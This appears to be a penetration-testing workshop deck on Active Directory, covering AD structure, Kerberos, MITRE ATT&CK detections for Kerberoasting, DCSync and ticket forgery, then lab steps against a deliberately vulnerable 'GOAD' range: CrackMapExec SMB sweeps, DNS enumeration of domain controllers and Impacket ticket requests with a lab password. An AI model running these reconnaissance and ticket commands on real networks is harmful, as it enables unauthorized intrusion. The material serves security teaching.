



CyberSecPro

Penetration Testing Workshop

Active Directory



Basic Overview of Active Directory

Foundational Technology:

- Enables network administrators to efficiently create and manage domains, users, and objects within a network.
- Scalable, facilitating the organization of an extensive number of users into manageable groups and subgroups.
- Controls access rights at various levels.

Active Directory Structure

A **Tree** is a collection of Active Directory domains that begins at a single root domain.

A **Forest** is a collection of AD trees.

A **Forest** Contains Multiple Domains

A **Domain** Contains Child or Sub Domains

Domains entail Organizational Units such as:

- Domain Controllers
- Users
- Computers

Active Directory Structure

Layers of Active Directory:

- **Domains:**
 - A collection of objects (e.g., users, devices) sharing a common database.
- **Trees:**
 - Groups of domains linked by a shared structure.
- **Forests:**
 - A collection of multiple trees interconnected through trust relationships.
 - Represents the uppermost layer of the organizational structure.
- **Additional Information:**
 - Specific access and communication rights can be designated at each of these levels.

Active Directory Services

- **Domain Services:** Centralizes data storage and manages interactions between users and domains, including authentication and search functionalities.
- **Certificate Services:** Oversees the creation, distribution, and management of secure digital certificates.
- **Lightweight Directory Services:** Supports directory-enabled applications through the LDAP protocol.
- **Directory Federation Services:** Provides single-sign-on capabilities to authenticate users across multiple web applications in a single session.
- **Rights Management:** Safeguards copyright material by regulating its unauthorized distribution and use.
- **DNS Service:** Crucial for the resolution of domain names.

Active Directory: Terminology

Object: any resource present within an Active Directory environment such as OUs, printers, users, domain controllers, etc

Attributes:

- Every object in Active Directory has an associated set of attributes used to define characteristics of the given object.
 - A computer object contains attributes such as the hostname and DNS name.
 - All attributes in AD have an associated LDAP name that can be used when performing LDAP queries, such as displayName for Full Name and given name for First Name.

Active Directory Structure: Main Objects

Domain Computers

Domain Users

Domain Group

Information Organizational Units (OUs)

Default Domain Policy

Functional Domain Levels

Password Policy

Group Policy Objects (GPOs)

Domain Trusts

Access Control Lists (ACLs)

Global Catalog

A **global catalog (GC)** is a domain controller within an Active Directory forest that maintains copies of ALL objects in the forest. The GC:

- Stores a full copy of all objects in the current domain
- Stores a partial copy of objects that belong to other domains in the forest

Standard domain controllers within an Active Directory forest contain a full replica of objects specific to their own domain, but they do not hold replicas of objects from other domains within the same forest.

SYSVOL and NTDS

SYSVOL: The SYSVOL folder, or share, serves as a repository for replicated copies of public files within the domain. It stores essential components such as system policies, Group Policy settings, logon/logoff scripts, and frequently includes other types of scripts utilized to execute various tasks in the Active Directory environment.

NTDS.DIT: The NTDS.DIT file can be regarded as the core of Active Directory, residing on a Domain Controller at C:\Windows\NTDS. It functions as a database that stores vital AD information, including user and group object data, group memberships, and crucially, the password hashes for all domain users. When an attacker achieves full domain compromise, they can retrieve this file, extract the hashes, and exploit them for pass-the-hash attacks or offline cracking using tools like Hashcat. This grants unauthorized access to additional resources within the domain.

Protocols

Active Directory relies on specific protocols for authentication and communication purposes. These include:

- Lightweight Directory Access Protocol (LDAP)
- Microsoft's version of Kerberos for secure authentication
- DNS for name resolution and communication
- MSRPC (Microsoft Remote Procedure Call), which is Microsoft's implementation of the interprocess communication technique used in client-server model-based applications.

Kerberos

Kerberos is an open standard that promotes interoperability with other systems that adhere to the same standard. When a user logs into their PC, Kerberos facilitates mutual authentication, where both the user and the server verify their identities.

Notably, Kerberos operates as a stateless authentication protocol that relies on tickets rather than transmitting user passwords over the network, enhancing security and reducing potential vulnerabilities.

Kerberos

The Kerberos authentication process unfolds as follows:

- Upon user login, their password is transformed into an NTLM hash, which encrypts the Ticket Granting Ticket (TGT) and separates the user's credentials from resource requests.
- The Key Distribution Center (KDC) service on the Domain Controller (DC) verifies the user's authentication service request (AS-REQ), validates the user information, and generates a TGT, which is then sent to the user.
- The user presents the TGT to the DC, requesting a Ticket Granting Service (TGS) ticket for a specific service, known as the TGS-REQ. Upon successful TGT validation, the TGS ticket is created by copying the TGT data.
- The TGS ticket is encrypted with the NTLM password hash of the service or computer account associated with the service instance. The TGS ticket is sent to the user in the TGS-REP message.
- The user presents the TGS ticket to the service, and if it is valid, the user is granted permission to connect to the requested resource (AP_REQ).

DNS

AD DS leverages DNS to enable clients, including workstations, servers, and other systems within the domain, to discover and connect with Domain Controllers. DNS plays a crucial role in resolving hostnames to their corresponding IP addresses, enabling effective communication among Domain Controllers hosting the directory service. DNS is widely employed across internal networks and the internet for various purposes.

LDAP & MSRPC

Active Directory supports Lightweight Directory Access Protocol (LDAP) for directory lookups. LDAP is an open-source and cross-platform protocol used for authentication against various directory services (such as AD).

MSRPC, or Microsoft's implementation of Remote Procedure Call (RPC), is an interprocess communication technique widely employed in client-server model-based applications. In the context of Windows systems, MSRPC plays a vital role in accessing systems within Active Directory. It utilizes four key RPC interfaces to facilitate communication and interaction with various components of Active Directory.

Active Directory Threats: MITRE ATT&CK



MITRE ATT&CK: Data Sources

Data Sources

Data sources represent the various subjects/topics of information that can be collected by sensors/logs. Data sources also include data components, which identify specific properties/values of a data source relevant to detecting a given ATT&CK technique or sub-technique.

Data Sources: 41

ID	Name	Description
DS0026	Active Directory	A database and set of services that allows administrators to manage permissions, access to network resources, and stored data objects (user, group, application, or devices)
DS0015	Application Log	Events collected by third-party services such as mail servers, web applications, or other appliances (not by the native OS or platform)
DS0041	Application Vetting	Application vetting report generated by an external cloud service.
DS0039	Asset	Data sources with information about the set of devices found within the network, along with their current software and configurations
DS0037	Certificate	A digital document, which highlights information such as the owner's identity, used to instill trust in public keys used while encrypting network communications
DS0025	Cloud Service	Infrastructure, platforms, or software that are hosted on-premise or by third-party providers, made available to users through network connections and/or APIs
DS0010	Cloud Storage	Data object storage infrastructure hosted on-premise or by third-party providers, made available to users through network connections and/or APIs
DS0017	Command	A directive given to a computer program, acting as an interpreter of some kind, in order to perform a specific task
DS0032	Container	A standard unit of virtualized software that packages up code and all its dependencies so the application runs quickly and reliably from one computing environment to another
DS0038	Domain Name	Information obtained (commonly through registration or activity logs) regarding one or more IP addresses registered with human readable names (ex: mitre.org)
DS0016	Drive	A non-volatile data storage device (hard drive, floppy disk, USB flash drive) with at least one formatted partition, typically mounted to the file system and/or assigned a drive letter
DS0027	Driver	A computer program that operates or controls a particular type of device that is attached to a computer. Provides a software interface to hardware devices, enabling operating systems and other computer programs to access hardware functions without needing to know precise details about the hardware being used
DS0022	File	A computer resource object, managed by the I/O system, for storing data (such as images, text, videos, computer programs, or any wide variety of other media).

MITRE ATT&CK: Active Directory Credential Request

Active Directory: Active Directory Credential Request

A user requested active directory credentials, such as a ticket or token (ex: Windows EID 4769)

Domain	ID	Name	Detects
Enterprise	T1649	Steal or Forge Authentication Certificates	Monitor AD CS certificate requests (ex: EID 4886) as well as issued certificates (ex: EID 4887) for abnormal activity, including unexpected certificate enrollments and signs of abuse within certificate attributes (such as abusable EKUs). ^[2]
Enterprise	T1558	Steal or Forge Kerberos Tickets	Monitor for anomalous Kerberos activity, such as malformed or blank fields in Windows logon/logoff events (Event ID 4624, 4672, 4634), RC4 encryption within ticket granting tickets (TGTs), and ticket granting service (TGS) requests without preceding TGT requests. ^{[3][4][5]} Monitor the lifetime of TGT tickets for values that differ from the default domain duration. ^[6] Monitor for indications of Pass the Ticket being used to move laterally.
		.001 Golden Ticket	Monitor for anomalous Kerberos activity, such as malformed or blank fields in Windows logon/logoff events (Event ID 4769, 4768), RC4 encryption within TGTs, and TGS requests without preceding TGT requests. Monitor the lifetime of TGT tickets for values that differ from the default domain duration. Monitor for indications of Pass the Ticket being used to move laterally.
		.003 Kerberoasting	Monitor for anomalous Kerberos activity, such as enabling Audit Kerberos Service Ticket Operations to log Kerberos TGS service ticket requests. Particularly investigate irregular patterns of activity (ex: accounts making numerous requests, Event ID 4769, within a small time frame, especially if they also request RC4 encryption [Type 0x17]).
		.004 AS-REP Roasting	Monitor for anomalous activity, such as enabling Audit Kerberos Service Ticket Operations to log Kerberos TGS service ticket requests. Particularly investigate irregular patterns of activity (ex: accounts making numerous requests, Event ID 4768 and 4769, within a small time frame, especially if they also request RC4 encryption [Type 0x17], pre-authentication not required [Type: 0x0]).
Enterprise	T1550	Use Alternate Authentication Material	Monitor requests of new ticket granting ticket or service tickets to a Domain Controller, such as Windows EID 4769 or 4768, that may use alternate authentication material, such as password hashes, Kerberos tickets, and application access tokens, in order to move laterally within an environment and bypass normal system access controls.
		.002 Pass the Hash	Monitor requests of new ticket granting ticket or service tickets to a Domain Controller. Windows Security events such as 4768 (A Kerberos authentication ticket (TGT) was requested) and 4769 (A Kerberos service ticket was requested) combined with logon session creation information may be indicative of an overpass the hash attempt.
		.003 Pass the Ticket	Monitor requests of new ticket granting ticket or service tickets to a Domain Controller. Event ID 4769 is generated on the Domain Controller when using a golden ticket after the KRBTGT password has been reset twice, as mentioned in the mitigation section. The status code 0x1F indicates the action has failed due to "Integrity check on decrypted field failed" and indicates misuse by a previously invalidated golden ticket. ^[5]

MITRE ATT&CK: Active Directory Object Access

Active Directory: Active Directory Object Access

Opening of an active directory object, typically to collect/read its value (ex: Windows EID 4661)

Domain	ID	Name	Detects
Enterprise	T1615	Group Policy Discovery	Monitor for abnormal LDAP queries with filters for <code>groupPolicyContainer</code> and high volumes of LDAP traffic to domain controllers. Windows Event ID 4661 can also be used to detect when a directory service has been accessed.
Enterprise	T1003	OS Credential Dumping	Monitor domain controller logs for replication requests and other unscheduled activity possibly associated with DCSync. ^[7] ^[8] ^[9] Note: Domain controllers may not log replication requests originating from the default domain controller account. ^[10] Monitor for replication requests ^[11] from IPs not associated with known domain controllers. ^[12]
		.006 DCSync	Monitor domain controller logs for replication requests and other unscheduled activity possibly associated with DCSync. ^[7] ^[8] ^[9] Note: Domain controllers may not log replication requests originating from the default domain controller account. ^[10]
Enterprise	T1033	System Owner/User Discovery	Monitor domain controller logs for replication requests and other unscheduled activity possibly associated with DCSync. ^[7] ^[8] ^[9] Note: Domain controllers may not log replication requests originating from the default domain controller account. ^[10] Monitor for replication requests ^[11] from IPs not associated with known domain controllers. ^[12]

MITRE ATT&CK: Active Directory Object Creation & Deletion

Active Directory: Active Directory Object Creation

Initial construction of a new active directory object (ex: Windows EID 5137)

Domain	ID	Name	Detects
Enterprise	T1098	.005 Account Manipulation: Device Registration	Monitor for the registration or joining of new device objects in Active Directory. Raise alerts when new devices are registered or joined without using MFA. ^[13]
Enterprise	T1484	Domain Policy Modification	Monitor for newly constructed active directory objects, such as Windows EID 5137.
		.001 Group Policy Modification	Monitor for newly constructed active directory objects, such as Windows EID 5137.
		.002 Domain Trust Modification	Monitor for newly constructed active directory objects, such as Windows EID 5137.
Enterprise	T1207	Rogue Domain Controller	Baseline and periodically analyze the Configuration partition of the AD schema and alert on creation of nTDSDSA objects. ^[14]

Active Directory: Active Directory Object Deletion

Removal of an active directory object (ex: Windows EID 5141)

Domain	ID	Name	Detects
Enterprise	T1484	Domain Policy Modification	Monitor for unexpected deletion of an active directory object, such as Windows EID 5141.
		.001 Group Policy Modification	Monitor for unexpected deletion of an active directory object, such as Windows EID 5141.

MITRE ATT&CK: Active Directory Object Modification

Active Directory: Active Directory Object Modification

Changes made to an active directory object (ex: Windows EID 5163 or 5136)

	.005	SID-History Injection	Monitor for changes to account management events on Domain Controllers for successful and failed changes to SID-History. ^{[13] [14]}
Enterprise	T1531	Account Access Removal	Monitor for changes made to AD settings for unexpected modifications to user accounts, such as deletions or potentially malicious changes to user attributes (credentials, status, etc.).
Enterprise	T1098	Account Manipulation	Monitor for the registration or joining of new device objects in Active Directory. Raise alerts when new devices are registered or joined without using MFA. ^[15]
Enterprise	T1037	Boot or Logon Initialization Scripts	Monitor for changes made in the Active Directory that may use scripts automatically executed at boot or logon initialization to establish persistence.
	.003	Network Logon Script	Monitor for changes made in the Active Directory that may use network logon scripts automatically executed at logon initialization to establish persistence.
Enterprise	T1484	Domain Policy Modification	Monitor for changes made to AD settings for unexpected modifications to user accounts, such as deletions or potentially malicious changes to user attributes (credentials, status, etc.).
	.001	Group Policy Modification	Monitor for changes made to AD settings for unexpected modifications to user accounts, such as deletions or potentially malicious changes to user attributes (credentials, status, etc.).
	.002	Domain Trust Modification	Monitor for changes made to AD settings for unexpected modifications to domain trust settings, such as when a user or application modifies the federation settings on the domain.
Enterprise	T1222	File and Directory Permissions Modification	Monitor for changes made to ACLs and file/directory ownership. Many of the commands used to modify ACLs and file/directory ownership are built-in system utilities and may generate a high false positive alert rate, so compare against baseline knowledge for how systems are typically used and correlate modification events with other indications of malicious activity where possible.
	.001	Windows File and Directory Permissions Modification	<p>Monitor for changes made to DACLs and file/directory ownership. Many of the commands used to modify DACLs and file/directory ownership are built-in system utilities and may generate a high false positive alert rate, so compare against baseline knowledge for how systems are typically used and correlate modification events with other indications of malicious activity where possible.</p> <p>Implementation 1 : Access Permission Modification</p> <p>Detection Pseudocode</p> <pre>#file_dacl_events = filter log_events where event_id == "4670" AND object_type == "File" AND subject_security_id != "NT AUTHORITY\SYSTEM"</pre> <p>Detection Notes</p> <ul style="list-style-type: none"> • Pseudocode Event ID is for Windows Security Log (Event ID 4670 - Permissions on an object were changed). • We need to exclude events generated by the local system (subject security ID "NT AUTHORITY\SYSTEM") and focus on actual user events. • When a permission modification is made for a folder, a new event log is generated for each subfolder and file under that folder. It is advised to group logs based on handle ID or user ID. • Event ID 4670 also includes information about the process that modifies the file permissions. It is advised to focus on uncommon process names, and it is also uncommon for real-users to perform this task without a GUI. • Windows Event ID 4719 (An Attempt Was Made to Access An Object) can also be used to alert on changes to Active Directory audit policy for a system.
Enterprise	T1556	Modify Authentication Process	Monitor for changes made to AD security settings related to MFA logon requirements, such as changes to Azure AD Conditional Access Policies or the registration of new MFA applications.
	.005	Reversible Encryption	Monitor property changes in Group Policy <code>Computer\Configuration\Windows\Settings\Security\Settings\Account Policies\Password Policy\Store passwords using reversible encryption</code> . By default, the property should be set to Disabled.
	.006	Multi-Factor Authentication	Monitor for changes made to AD security settings related to MFA logon requirements, such as changes to Azure AD Conditional Access Policies or the registration of new MFA applications.
Enterprise	T1207	Rogue Domain Controller	Leverage AD directory synchronization (DirSync) to monitor changes to directory state using AD replication cookies. ^{[17] [18]} Also consider monitoring and alerting on the replication of AD objects (Audit Detailed Directory Service Replication Events 4928 and 4929). ^[14]
Enterprise	T1649	Steal or Forge Authentication Certificates	Monitor for changes to CA attributes and settings, such as AD CS certificate template modifications (ex: EID 4899/4900 once a potentially malicious certificate is enrolled). ^[2]

MITRE ATT&CK: Searching attributes and descriptions of specific attacks

Steal or Forge Kerberos Tickets: Kerberoasting

Other sub-techniques of Steal or Forge Kerberos Tickets (4) ^	
ID	Name
T1558.001	Golden Ticket
T1558.002	Silver Ticket
T1558.003	Kerberoasting
T1558.004	AS-REP Roasting

Adversaries may abuse a valid Kerberos ticket-granting ticket (TGT) or sniff network traffic to obtain a ticket-granting service (TGS) ticket that may be vulnerable to Brute Force.^{[1][2]}

Service principal names (SPNs) are used to uniquely identify each instance of a Windows service. To enable authentication, Kerberos requires that SPNs be associated with at least one service logon account (an account specifically tasked with running a service^[3],^{[4][5][6][7]}

Adversaries possessing a valid Kerberos ticket-granting ticket (TGT) may request one or more Kerberos ticket-granting service (TGS) service tickets for any SPN from a domain controller (DC).^{[1][2]} Portions of these tickets may be encrypted with the RC4 algorithm, meaning the Kerberos 5 TGS-REP etype 23 hash of the service account associated with the SPN is used as the private key and is thus vulnerable to offline Brute Force attacks that may expose plaintext credentials.^{[2][1] [7]}

This same behavior could be executed using service tickets captured from network traffic.^[2]

Cracked hashes may enable Persistence, Privilege Escalation, and Lateral Movement via access to Valid Accounts.^[6]

ID: T1558.003

Sub-technique of: T1558

- ① Tactic: Credential Access
 - ① Platforms: Windows
 - ① System Requirements: Valid domain account or the ability to sniff traffic within a domain
- Contributors: Praetorian
Version: 1.2
Created: 11 February 2020
Last Modified: 30 March 2023

[Version Permalink](#)

MITRE ATT&CK: Searching attributes and descriptions of specific attacks

Procedure Examples

ID	Name	Description
S1063	Brute Ratel C4	Brute Ratel C4 can decode Kerberos 5 tickets and convert it to hashcat format for subsequent cracking. ^[8]
S0363	Empire	Empire uses PowerSploit's <code>Invoke-Kerberoast</code> to request service tickets and return crackable ticket hashes. ^[9]
G0046	FIN7	FIN7 has used Kerberoasting for credential access and to enable lateral movement. ^[10]
S0357	Impacket	Impacket modules like GetUserSPNs can be used to get Service Principal Names (SPNs) for user accounts. The output is formatted to be compatible with cracking tools like John the Ripper and Hashcat. ^[11]
C0014	Operation Wocao	During Operation Wocao, threat actors used PowerSploit's <code>Invoke-Kerberoast</code> module to request encrypted service tickets and bruteforce the passwords of Windows service accounts offline. ^[12]
S0194	PowerSploit	PowerSploit's <code>Invoke-Kerberoast</code> module can request service tickets and return crackable ticket hashes. ^{[13][7]}
S1071	Rubeus	Rubeus can use the <code>KerberosRequestorSecurityToken.GetRequest</code> method to request kerberoastable service tickets. ^[14]
S0692	SILENTRINITY	SILENTRINITY contains a module to conduct Kerberoasting. ^[15]
C0024	SolarWinds Compromise	During the SolarWinds Compromise, APT29 obtained Ticket Granting Service (TGS) tickets for Active Directory Service Principle Names to crack offline. ^[16]
G0102	Wizard Spider	Wizard Spider has used Rubeus, MimiKatz Kerberos module, and the Invoke-Kerberoast cmdlet to steal AES hashes. ^{[17][18][19][20]}

MITRE ATT&CK: Searching attributes and descriptions of specific attacks

Mitigations


ID	Mitigation	Description
M1041	Encrypt Sensitive Information	Enable AES Kerberos encryption (or another stronger encryption algorithm), rather than RC4, where possible. ^[2]
M1027	Password Policies	Ensure strong password length (ideally 25+ characters) and complexity for service accounts and that these passwords periodically expire. ^[2] Also consider using Group Managed Service Accounts or another third party product such as password vaulting. ^[2]
M1026	Privileged Account Management	Limit service accounts to minimal required privileges, including membership in privileged groups such as Domain Administrators. ^[2]

Detection

ID	Data Source	Data Component	Detects
DS0026	Active Directory	Active Directory Credential Request	Monitor for anomalous Kerberos activity, such as enabling Audit Kerberos Service Ticket Operations to log Kerberos TGS service ticket requests. Particularly investigate irregular patterns of activity (ex: accounts making numerous requests, Event ID 4769, within a small time frame, especially if they also request RC4 encryption [Type 0x17]).

<https://attack.mitre.org/datasources/DS0026/>

AD Environment-Customized Cyber Range



AD Structure

AD cyber range actually composed of five virtual machines:

- kingslanding: DC01 running on Windows Server 2019 (with windefender disabled by default)
- winterfell: DC02 running on Windows Server 2019 (with windefender disabled by default)
- castelblack: SRV02 running on Windows Server 2019 (with windefender disabled by default)
- meereen: DC03 running on Windows Server 2016 (with windefender disabled by default)
- braavos: SRV03 running on Windows Server 2016 (with windefender disabled by default)

Workshop Time

Sections:

- Reconnaissance
- User Enumeration
- Enumeration with user
- Initial Access
- Privilege Escalation
- Defense Evasion
- Collection & Exfiltration

Reconnaissance



First Steps

CrackMapExec, or CME, is a post-exploitation tool developed in Python and designed for penetration testing against networks. CrackMapExec collects Active Directory information to conduct lateral movement through targeted networks.

Lets execute it on the iprange to get fast netbios answers such as windows machine IP, names, Domains. Command:

```
crackmapexec smb 192.168.56.1/24
```

```
(student1@kali) ~  
└─$ crackmapexec smb 192.168.56.1/24  
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)  
SMB 192.168.56.23 445 BRAAVOS [*] Windows Server 2016 Standard 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)  
SMB 192.168.56.22 445 CASTELBLACK [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)  
SMB 192.168.56.12 445 MEEREEN [*] Windows Server 2016 Standard 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)  
SMB 192.168.56.10 445 KINGSLANDING [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
```

Results

We now know there are 3 domains:

- north.sevenkingdoms.local (2 ip)
 - CASTELBLACK (windows server 2019) (signing false)
 - WINTERFELL (windows server 2019)
- sevenkingdoms.local (1 ip)
 - KINGSLANDING (windows server 2019)
- essos.local (2 ip)
 - BRAAVOS (windows server 2016) (signing false)
 - MEEREEN (windows server 2019)

Enumerating DCs by querying the dns

```
nslookup -type=srv _ldap._tcp.dc._msdcs.sevenkingdoms.local 192.168.56.10
```

- **Nslookup:** A network administration command-line tool for querying the Domain Name System (DNS) to obtain domain name or IP address mapping.
- **-type=srv:** Specifies the type of DNS record to look up. SRV records are used to define the location of servers for specified services.
- **_ldap._tcp.dc._msdcs.sevenkingdoms.local:** The DNS name of the service you are querying.
- **_ldap:** Indicates the LDAP service.
- **_tcp:** Specifies that the service runs over TCP.
- **.dc:** Denotes domain controllers.
- **_msdcs:** Refers to Microsoft-specific domain controllers.
- **sevenkingdoms.local:** The domain you are querying.
- **192.168.56.10:** The IP address of the DNS server you are querying.

```
(kali@kali)-[~/Desktop/GOAD/BloodHound.py-master]
└─$ nslookup -type=srv _ldap._tcp.dc._msdcs.sevenkingdoms.local 192.168.56.10

Server:          192.168.56.10
Address:         192.168.56.10#53

_ldap._tcp.dc._msdcs.sevenkingdoms.local    service = 0 100 389 kingslanding.sevenkingdoms.local.

(kali@kali)-[~/Desktop/GOAD/BloodHound.py-master]
└─$ nslookup -type=srv _ldap._tcp.dc._msdcs.north.sevenkingdoms.local 192.168.56.10

Server:          192.168.56.10
Address:         192.168.56.10#53

_ldap._tcp.dc._msdcs.north.sevenkingdoms.local  service = 0 100 389 winterfell.north.sevenkingdoms.local.

(kali@kali)-[~/Desktop/GOAD/BloodHound.py-master]
└─$ nslookup -type=srv _ldap._tcp.dc._msdcs.essos.local 192.168.56.10

Server:          192.168.56.10
Address:         192.168.56.10#53

Non-authoritative answer:
_ldap._tcp.dc._msdcs.essos.local    service = 0 100 389 meereen.essos.local.

Authoritative answers can be found from:
meereen.essos.local    internet address = 192.168.56.12
```

Setup /etc/hosts & Kerberos

To use kerberos in our Linux environment certain configurations are required:

- First we must set the DNS by configuring the /etc/hosts file:

```
(kali@kali)-[~/Desktop/GOAD/BloodHound.py-master]
└─$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters

# GOAD
192.168.56.10    sevenkingdoms.local kingslanding.sevenkingdoms.local kingslanding kingslanding.sevenkingdoms.local.
192.168.56.11    winterfell.north.sevenkingdoms.local north.sevenkingdoms.local winterfell winterfell.north.sevenkingdoms.local.
192.168.56.12    essos.local meereen.essos.local meereen
192.168.56.22    castelblack.north.sevenkingdoms.local castelblack
192.168.56.23    braavos.essos.local braavos
```

Setup /etc/hosts & Kerberos

To use kerberos in our Linux environment certain configurations are required:

- Second we must install and configure the kerberos client:
 - `sudo apt install krb5-user`
- And make the appropriate changes to the `krb5.conf` file

```
[libdefaults]
    default_realm = essos.local
    kdc_timesync = 1
    ccache_type = 4
    forwardable = true
    proxiable = true
    fcc-mit-ticketflags = true

[realms]
    north.sevenkingdoms.local = {
        kdc = winterfell.north.sevenkingdoms.local
        admin_server = winterfell.north.sevenkingdoms.local
    }
    sevenkingdoms.local = {
        kdc = kingslanding.sevenkingdoms.local
        admin_server = kingslanding.sevenkingdoms.local
    }
    essos.local = {
        kdc = meereen.essos.local
        admin_server = meereen.essos.local
    }
```


Testing Kerberos

- getTGT.py essos.local/khal.drogo:horse
- export KRB5CCNAME=/workspace/khal.drogo.ccache
- smbclient.py -k @braavos.essos.local

```
(kali@kali) - [~/usr/share/doc/python3-impacket/examples]
└─$ sudo python3 getTGT.py essos.local/khal.drogo:horse
[sudo] password for kali:
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Saving ticket in khal.drogo.ccache

(kali@kali) - [~/usr/share/doc/python3-impacket/examples]
└─$ ls
addcomputer.py      dpapi.py           GetADComputers.py  GetNPUsers.py     goldenPac.py      lookupsid.py      mssqlinstance.py  ntlmrelayx.py    rbcd.py           rpcdump.py        services.py        smbserver.py      ticketer.py
atexec.py           DumpNTLMIInfo.py  GetADUsers.py      getPac.py         karmaSMB.py       machine_role.py   net.py             ping6.py         rdp_check.py     rpcmap.py         smbclient.py      sniffer.py        tstool.py
changepasswd.py    esentutl.py       getArch.py         getST.py          keylistattack.py  mimikatz.py       netview.py         ping.py          readLAPS.py      sambaPipe.py      smbexec.py        sniff.py          wmiexec.py
dcomexec.py        exchanger.py      Get-GPPPassword.py getTGT.py         khal.drogo.ccache mqt_check.py      nmapAnswerMachine.py psexec.py        registry-read.py samdump.py        smbpasswd.py      split.py          wmipersist.py
describeTicket.py  findDelegation.py GetLAPSPassword.py GetUserSPNs.py    kintercept.py    mssqlclient.py   nfts-read.py      raiseChild.py     reg.py           secretsdump.py    smbrelayx.py     ticketConverter.py wmiquery.py

(kali@kali) - [~/usr/share/doc/python3-impacket/examples]
└─$ unset KRB5CCNAME

(kali@kali) - [~/usr/share/doc/python3-impacket/examples]
└─$ pad
~/usr/share/doc/python3-impacket/examples

(kali@kali) - [~/usr/share/doc/python3-impacket/examples]
└─$ export KRB5CCNAME=/usr/share/doc/python3-impacket/examples/khal.drogo.ccache

(kali@kali) - [~/usr/share/doc/python3-impacket/examples]
└─$ python3 smbclient.py -k @braavos.essos.local

Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Type help for list of commands
# shares
ADMIN$
all
C$
CertEnroll
IPC$
public
#
```

Testing Kerberos

- getTGT.py essos.local/khal.drogo:horse
- export KRB5CCNAME=/workspace/khal.drogo.ccache
- smbclient.py -k @braavos.essos.local

```
(kali@kali) - [~/usr/share/doc/python3-impacket/examples]
└─$ sudo python3 getTGT.py essos.local/khal.drogo:horse
[sudo] password for kali:
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Saving ticket in khal.drogo.ccache

(kali@kali) - [~/usr/share/doc/python3-impacket/examples]
└─$ ls
